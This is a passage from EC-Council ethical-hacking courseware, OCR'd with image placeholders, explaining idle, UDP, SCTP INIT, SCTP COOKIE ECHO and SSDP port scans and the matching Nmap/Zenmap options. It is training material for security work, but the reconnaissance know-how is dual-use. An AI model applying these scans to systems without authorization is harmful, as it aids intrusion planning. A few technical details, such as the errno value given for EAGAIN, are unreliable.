


Figure 3.63: Idle scan: Step 3

Send a SYN+ACK packet to the zombie, and it will respond with an RST packet containing the IPID. Assume that the port on the target was open and that the zombie has already sent an RST packet to the target; then, the IPID number is increased by 1. Now, the zombie responds with an RST packet to the attacker using its next IPID, i.e., 31339 (X + 2). Consequently, the IPID is increased by 2, which implies that the port on the target machine was open. Thus, using an idle scan, an attacker can find out the open ports and services on the target machine by spoofing his/her IP address with a zombie's IP address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



UDP Scanning

UDP Raw ICMP Port Unreachable Scanning

UDP port scanners use the UDP protocol instead of TCP. There is no three-way handshake for the UDP scan. The UDP protocol can be more challenging to use than TCP scanning because you can send a packet but you cannot determine whether the host is alive, dead, or filtered. However, you can use one ICMP that checks for open or closed ports. If you send a UDP packet to a port without an application bound to it, the IP stack will return an ICMP port unreachable packet. If any port returns an ICMP error, it will be closed, leaving the ports that did not answer if they are open or filtered through the firewall.




Figure 3.64: UDP scanning

This happens because open ports do not have to send an acknowledgement in response to a probe, and closed ports are not even required to send an error packet.

UDP Packets

Source: *https://nmap.org*

When you send a packet to a closed UDP port, most of the hosts send an **ICMP_PORT_UNREACH** error. Thus, you can determine whether a port is not open if UDP packets or ICMP errors are not guaranteed to arrive. Thus, UDP scanners of this type must implement retransmission of packets

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

that appear lost. UDP scanners interpret lost traffic as open ports. In Zenmap, the **-sU** option is used to perform a UDP scan.




Figure 3.65: UDP scanning using Zenmap

In addition, this scanning technique is slow because it limits the ICMP error message rate as a form of compensation to machines that apply RFC 1812 section 4.3.2.8. A remote host will require access to the raw ICMP socket to distinguish closed ports from unreachable ports.

UDP RECVFROM () and WRITE () Scanning

Although non-root users cannot read unreachable port errors directly, Linux informs you indirectly when it receives messages.

- **Example:**

  For example, a second **write ()** call to a closed port will usually fail. Various scanners, such as Netcat and Pluvial **pscan.c**, perform **recvfrom ()** on non-blocking UDP sockets, and they usually return **EAGAIN** ("**Try Again**," **errno 13**) if the ICMP error has

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

not been received or **ECONNREFUSED** ("**Connection refused**," **errno 111**) otherwise. This technique is used for determining open ports when non-root users use **-u** (UDP). Root users can also use the **-l** (lamer UDP scan) option to force this process.

Advantage:

The UDP scan is less informal with regard to an open port because there is no overhead of a TCP handshake. However, if ICMP is responding to each unavailable port, the total number of frames can exceed that from a TCP scan. Microsoft-based OSs do not usually implement any ICMP rate limiting; hence, this scan operates very efficiently on Windows-based devices.


Disadvantage:

The UDP scan provides port information only. If additional information of the version is needed, the scan must be supplemented with a version detection scan **(-sV)** or the OS fingerprinting option (**-O**).

The UDP scan requires privileged access; hence, this scan option is only available on systems with the appropriate user permissions.

Most networks have massive amounts of TCP traffic; as a result, the efficiency of the UDP scan is low. The UDP scan will locate open ports and provide the security manager with valuable information for identifying successful attacker invasions on open UDP ports owing to spyware applications, Trojan horses, and other malicious software.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SCTP INIT Scanning

Stream Control Transport Protocol (SCTP) is a reliable message-oriented transport layer protocol. It is used as an alternative to the TCP and UDP protocols, as its characteristics are similar to those of TCP and UDP. SCTP is specifically used to perform multi-homing and multi-streaming activities. Some SCTP applications include discovering VoIP, IP telephony, and Signaling System 7/SIGnaling TRANsport (SS7/SIGTRAN)-related services. SCTP association comprises a four-way handshake method, as shown in the screenshot below.




Figure 3.66: SCTP Association four-way handshake

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In SCTP, the INIT scan is performed quickly by scanning thousands of ports per second on a fast network not obstructed by a firewall offering a stronger sense of security. The SCTP INIT scan is very similar to the TCP SYN scan; comparatively, it is also stealthy and unobtrusive, as it cannot complete SCTP associations, hence making the connection half-open.

Attackers send INIT chunk to the target host. If the port is listening or open, it sends an acknowledgement as an INIT+ACK chunk.




Figure 3.67: SCTP INIT scan result when a port is listening (Open)

If the target is inactive and it is not listening, then it sends an acknowledgement as an ABORT chunk.




Figure 3.68: SCTP INIT scan result when a port is not listening (Closed)

After several retransmissions, if there is no response, then the port is indicated as a filtered port. The port is also indicated as a filtered port if the target server responds with an ICMP unreachable exception (type 3, code 0, 1, 2, 3, 9, 10, or 13). In Zenmap, the **`-sY`** option is used to perform the SCTP INIT scan.

Advantages:

- INIT scan can clearly differentiate between various ports such as open, closed, and filtered states

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.69: SCTP INIT scan in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SCTP COOKIE ECHO Scanning

SCTP COOKIE ECHO scan is a more advanced type of scan. In this type of scan, attackers send the COOKIE ECHO chunk to the target, and if the target port is open, it will silently drop the packets onto the port and you will not receive any response from the target. If the target sends back the ABORT chunk response, then the port is considered as a closed port. The COOKIE ECHO chunk is not blocked by non-stateful firewall rule sets as in the INIT scan. Only an advanced IDS can detect the SCTP COOKIE ECHO scan. In Zenmap, the **-sZ** option is used to perform the SCTP COOKIE ECHO scan.




Figure 3.70: SCTP COOKIE ECHO scan result when port is open

Figure 3.71: SCTP COOKIE ECHO scan result when port is closed

Advantages:

- The port scan is not as conspicuous as the INIT scan.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- SCTP COOKIE ECHO scan cannot differentiate clearly between open and filtered ports, and it shows the output as open|filtered in both cases.





Figure 3.72: SCTP COOKIE-ECHO scan in Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SSDP and List Scanning

SSDP Scanning

Simple Service Discovery Protocol (SSDP) is a network protocol that generally communicates with machines when querying them with routable IPv4 or IPv6 multicast addresses. The SSDP service controls communication for the Universal Plug and Play (UPnP) feature. It generally works when the machine is not firewalled; however, it can sometimes work through a firewall. The SSDP service will respond to a query sent over IPv4 or IPv6 broadcast addresses. This response includes information about the UPnP feature associated with it. The attacker uses SSDP scanning to detect UPnP vulnerabilities that may allow him/her to launch buffer overflow or DoS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

